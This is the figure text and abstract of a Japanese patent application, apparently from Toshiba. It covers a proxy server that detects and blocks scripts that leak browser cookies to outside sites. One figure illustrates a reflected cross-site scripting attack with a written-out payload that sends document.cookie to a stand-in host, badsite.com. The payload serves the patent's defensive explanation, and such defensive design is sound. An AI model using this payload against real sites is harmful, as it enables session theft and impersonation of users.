comment=<script>window.open
(%22http://badsite.com/cookie.cgi%3f%22%2bescape(document.cookie))
</script>">
...</html>
1a
オンラインショップ
脆弱なWebサーバ
shop.example.com
4誤った出力処理
1不正コンテンツの送付（公告メール、掲示板での誘導など）
インターネット
3HTTP不正URL GETリクエスト
http://shop.example.com/feedback.cgi?
comment=<script>window.open
(%22http://badsite.com/cookie.cgi%3f%22%2bescape(document.cookie))
</script>
5HTTP応答による不正スクリプトつきHTML送付
<html>...
<script>window.open
("http://badsite.com/cookie.cgi?"+escape(document.cookie))
</script>..</html>
7HTTPによるクッキー情報不正転送
http://badsite.example.jp.cookie.cgi?ID=393434224
9なりすましアクセス
8
1c
8クッキー情報入手
漏洩先サイト
badsite.example.jp
2
クライアント計算機
Webブラウザ
2不正コンテンツ
レンダリング
クッキー
shop.example.com:
ID=393434224
6スクリプト実行
21

【図７】


開始
HTTPリクエストの受信
S1
S2
設定されて
いるWebサーバへの
リクエストか？
N
Y
Webサーバへの
HTTPリクエスト送信
S3
S4
HTTP
リクエストは送信
できたか？
N
Y
Webサーバからの
HTTPレスポンス受信
S5
S6
HTTP
レスポンスは受信
できたか？
N
Y
S7
エラーコードと
エラーメッセージの生成
S8
HTTP
レスポンスは
Message-Bodyを
含んでいるか
？
N
Y
S9
HTTPレスポンス返信
1
終了

【図８】


1
コンテンツ分類部
S10
HTTP
レスポンスのContent-Typeは
Javascript,VBScriptのいずれかを
さすものか？
N
Y
S11
HTTP
レスポンスのContent-Typeは
HTML,XML,CSSのいずれかを
さすものか？
N
Y
スクリプト検査部
文書解釈部
文書の構文解析
S12
スクリプトの構文解析・意味解析
オブジェクトの依存ツリーの作成
S14
S13
文書は
JavascriptとVBScriptの
いずれかを含むか？
N
Y
S15
Documentオブジェクト
のCookieプロパティが参照
されているか？
N
Y
S16
Cookieに依存する
データが別のドキュメントのURLや
Formのデータとされて
いるか？
N
Y
S20
Documentオブジェクト
のwriteメソッドが呼び出されて
いるか？
N
Y
S21
文書生成
転送許可判定部
S17
Cookieに依存のURLや
Cookie依存のForm送信先URLで
転送許可リストに合致しない
ものがあるか？
N
Y
S18
ログ作成・
通知メッセージ作成・送信
S19
エラーコードと
エラーメッセージの作成
HTTPレスポンス返信
S22
終了

【書類名】　　要約書

【要約】

【課題】　サーバからクライアントに転送されるコンテンツ中に含まれる不正スクリプトによりクライアントに格納される情報が漏洩されること防止することのできる通信中継装置を提供すること。

【解決手段】　プロキシサーバ３は、Ｗｅｂサーバ１からＷｅｂブラウザ２１へ転送されるコンテンツを受信すると、このコンテンツから、Ｗｅｂブラウザ２１に格納されているクッキー情報をクライアント計算機２から外部の送信先へ向けて送出させる機能を有するスクリプトプログラムを抽出する。そのようなスクリプトプログラムが受信された場合、このコンテンツをクライアント計算機２へ転送してよいかどうかについての許否を判断し、転送が許可されたときにのみ、このコンテンツをクライアント計算機２へ転送する。

【選択図】　　図１

特願２００３－０９６９４６

出　願　人　履　歴　情　報

識別番号　［０００００３０７８］

１．変更年月日　２００１年　7月　２日
［変更理由］　住所変更
住　所　東京都港区芝浦一丁目１番１号
氏　名　株式会社東芝